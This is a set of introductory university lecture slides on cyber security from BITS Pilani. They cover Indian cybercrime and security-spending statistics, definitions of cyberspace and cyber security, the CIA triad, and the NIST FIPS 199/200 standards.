



BITS Pilani
Pilani | Dubai | Goa | Hyderabad

Cyber Security

Introduction – Part-1

Dr. Ramakrishna Dantu

Associate Professor, BITS Pilani

Disclaimer and Acknowledgement



- The content for these slides has been obtained from books and various other source on the Internet
- I here by acknowledge all the contributors for their material and inputs.
- I have provided source information wherever necessary
- I have added and modified the content to suit the requirements of the course

Cyber Security - Introduction



Agenda

- Computer Security Concepts
- Threats, Attacks, and Assets
- Security Functional Requirements
- Fundamental Security Design Principles
- Attack Surfaces and Attack Trees
- Computer Security Strategy
- Standards





Computer Security Concepts




Some Facts



शाहेद भगत सिंह

Total number of cyber crimes reported across India from 2012 to 2018

Total number of cyber crimes reported in India 2018




Note: India; 2012 to 2018

Further information regarding this statistic can be found on [page 31](#).

Source(s): NCRB (India); [ID 309435](#)

Number of cyber crimes reported across India in 2018, by leading state (in 1,000s)

Number of cyber crimes reported in India 2018 by leading state




Note: India; 2018

Further information regarding this statistic can be found on [page 32](#).

Source(s): NCRB (India); [ID 1097071](#)

Value of expenditure towards cyber security in India in 2019 and 2022, by sector (in million U.S. dollars)

Value of expenditure towards cyber security India 2019-2022 by sector



Note: India; 2019

Further information regarding this statistic can be found on [page 33](#).


Source(s): PwC; DSCI; [ID 1099728](#)

Some Facts



Cyber Security Expenditure in India: 2019-2022


- India's BFSI sector had the highest expenditure on cyber security
 - Over 500 million U.S. dollars in 2019
 - By 2022, this is estimated to go over \$800M
- The information technology and services sector came second
 - Over \$430M in 2019
 - Estimated to go over \$700M by 2022
- Government sector
 - Close to \$400M in 2019
 - Expected to go over \$500M by 2022
- Other businesses collective expenditure
 - Over \$600 Million in 2019
 - It was estimated that these expenses would reach a billion dollars by 2022



Some Facts



Cyber Security Employee Distribution: 2020




Source: State of Cyber Security in India by Jigsaw Academy & AIMResearch

Some Facts



Cyber Security Personnel Salary Brackets: 2020




Source: State of Cyber Security in India by Jigsaw Academy & AIMResearch

Some Facts



Cyber Security Sector-wise Job Break-up: 2020



Source: State of Cyber Security in India by Jigsaw Academy & AIMResearch



A Definition of Computer Security




Computer Security Concepts



What is Cyber Space?

- Cyberspace refers to:
 - "An interactive space comprising of digital networks that collect, store, and manipulate information to facilitate different forms of communication"
-- Brian Walker
 - "A global domain within the information environment consisting of the interdependent network of information technology infrastructures, including the Internet, telecommunications networks, computer systems, and embedded processors and controllers."
-- NITI Aayog




Computer Security Concepts



What is Cyber Space?

- Based on the above definitions, cyberspace is a multi-layered platform that is made up of the following:
 - Information
 - Includes financial transactions, texts, and all forms of media and social media posts, etc., stored in various places.
 - Physical foundations
 - Include satellites, submarine cables, land cables, routers, and anything else that provides a pathway for communication
 - These are the transmission modules through which communication is permitted
 - People
 - Include producers and consumers of information shared in cyberspace
 - Logical building blocks
 - These are the operating systems, applications, and web browsers that allow us to interact with the physical foundations and access information online



Computer Security Concepts



What is Cyber Security?

- "the **practice of defending** computers, servers, mobile devices, electronic systems, networks, and data from malicious attacks."
 - <https://www.kaspersky.co.in/resource-center/definitions/what-is-cyber-security>
- "**techniques of protecting** computers, networks, programs and data from unauthorized access or attacks that are aimed for exploitation."
 - <https://economictimes.indiatimes.com/definition/cyber-security>
- "the **practice of protecting** systems, networks, and programs from digital attacks."
 - https://www.cisco.com/c/en_in/products/security/what-is-cybersecurity.html
- "the **protection** of computer systems and networks from the theft of or damage to their hardware, software, or electronic data, as well as from the disruption or misdirection of the services they provide."
 - https://en.wikipedia.org/wiki/Computer_security
- "the body of technologies, processes, and practices designed to **protect** networks, devices, programs, and data from attack, damage, or unauthorized access."
 - <https://digitalguardian.com/blog/what-cyber-security>

Computer Security Concepts



What is Cyber Security?

- Data Security Council of India (DSCI)
 - A non-profit industry body on data protection in India, setup by NASSCOM®
 - Is committed to making the cyberspace **safe, secure** and **trusted** by establishing **best practices, standards and initiatives** in cyber security and privacy.
- According to DSCI, the term "cyber security" refers to three things:
 - A set of **technical** and **non-technical** activities and measures taken to protect **computers, computer networks, related hardware** and **devices software**, and the information they contain and communicate, including **software** and **data**, from all threats, including threats to the **national security**
 - The **degree of protection** resulting from the application of these activities and measures
 - The associated field of **professional endeavor**, including **research** and **analysis**, aimed at implementing and those activities and improving their quality.

Computer Security Concepts



A Definition of Computer Security

- The National Institute of Standards and Technology (NIST)
 - Is a physical sciences laboratory and a non-regulatory agency of the United States Department of Commerce
 - Is responsible for establishing technology, standards, and metrics to be applied to the science and technology industries
- The NIST Computer Security Handbook [NIST95] defines computer security as:
 - *"The protection afforded to an automated information system in order to attain the applicable objectives of preserving the **integrity**, **availability**, and **confidentiality** of information system resources (includes hardware, software, firmware, information/data, and telecommunications)"*

Computer Security Concepts



A Definition of Computer Security

- This definition introduces three key elements of Computer Security:
 - Confidentiality
 - Integrity
 - Availability
- Referred as
the CIA Triad
- 
- The logo of Birla Institute of Technology & Science, Pilani, featuring a circular emblem with a gear border. Inside the gear, the text "BIRLA INSTITUTE OF TECHNOLOGY & SCIENCE, PILANI" is written in English at the top and "शोनं परमं बलम्" in Sanskrit at the bottom. The center of the emblem contains a stylized torch or flame.

Computer Security Concepts



Key objectives of Computer Security

- **Confidentiality** covers two related concepts:

- **Data confidentiality:**

- Assures that private or confidential information is not made available or disclosed to unauthorized individuals
 - Example:
 - SSNs and other personal information must remain confidential to prevent identity theft
 - Passwords must remain confidential to protect systems and accounts.

- **Privacy:**

- Assures that individuals control or influence what information related to them may be collected and stored and by whom and to whom that information may be disclosed.
 - Example:
 - The Family Educational Rights and Privacy Act (FERPA) is a federal law enacted in 1974 that protects the privacy of student education records
 - The Health Insurance Portability and Accountability Act of 1996 (HIPAA) is a federal law that protects patient health information from being disclosed without the patient's consent or knowledge

Computer Security Concepts



Key objectives of Computer Security

- **Integrity** covers two related concepts:

- **Data integrity:**

- Assures that information and programs are changed only in a specified and authorized manner.
 - E.g., a user updates data fields with wrong data (phone number, address, name, etc.)

- **System integrity:**

- Assures that a system performs its intended function in an unimpaired manner, free from deliberate or inadvertent unauthorized manipulation of the system.
 - E.g., a bug in an application attempts to delete the wrong record.
 - E.g., a vending machine dispenses a wrong item for a certain choice pressed

- **Availability:**

- Assures that systems are available and work promptly and service is not denied to authorized users

Computer Security Concepts



Side Bar

- NIST has developed several standards called Federal Information Processing Standards (FIPS)
- FIPS 199 is a US Federal Government standard that establishes security categories of information systems used by the Federal Government
- FIPS 199 and FIPS 200 are mandatory security standards as required by FISMA
 - Federal Information Security Management Act of 2002
- FIPS 199 requires Federal agencies to assess their information systems in each of the categories of confidentiality, integrity and availability
 - The agencies have to rate each system as low, moderate or high impact in each category
 - The most severe rating from any category becomes the information system's overall security categorization
- FIPS 200 talks about minimum security requirements for Federal Information and Information Systems

Computer Security Concepts



Key objectives of Computer Security

- FIPS 199 provides requirements and the definition of a loss of security in each category



Category	Requirement	Definition of a loss of security
Confidentiality	<ul style="list-style-type: none">• Preserving authorized restrictions on information access and disclosure• Includes means for protecting personal privacy and proprietary information	<ul style="list-style-type: none">• A loss of confidentiality is the unauthorized disclosure of information
Integrity:	<ul style="list-style-type: none">• Guarding against improper modification or destruction of information• Includes ensuring information nonrepudiation and authenticity	<ul style="list-style-type: none">• A loss of integrity is the unauthorized modification or destruction of information
Availability:	<ul style="list-style-type: none">• Ensuring timely and reliable access to and use of information.	<ul style="list-style-type: none">• A loss of availability is the disruption of access to or use of information or an Information System

Computer Security Concepts



Key objectives of Computer Security

- Security experts add two additional objectives to CIA to present a complete picture
- **Authenticity:**
 - The property of being genuine and being able to be verified and trusted
 - Infuses confidence in the validity of a transmission, a message, or message originator
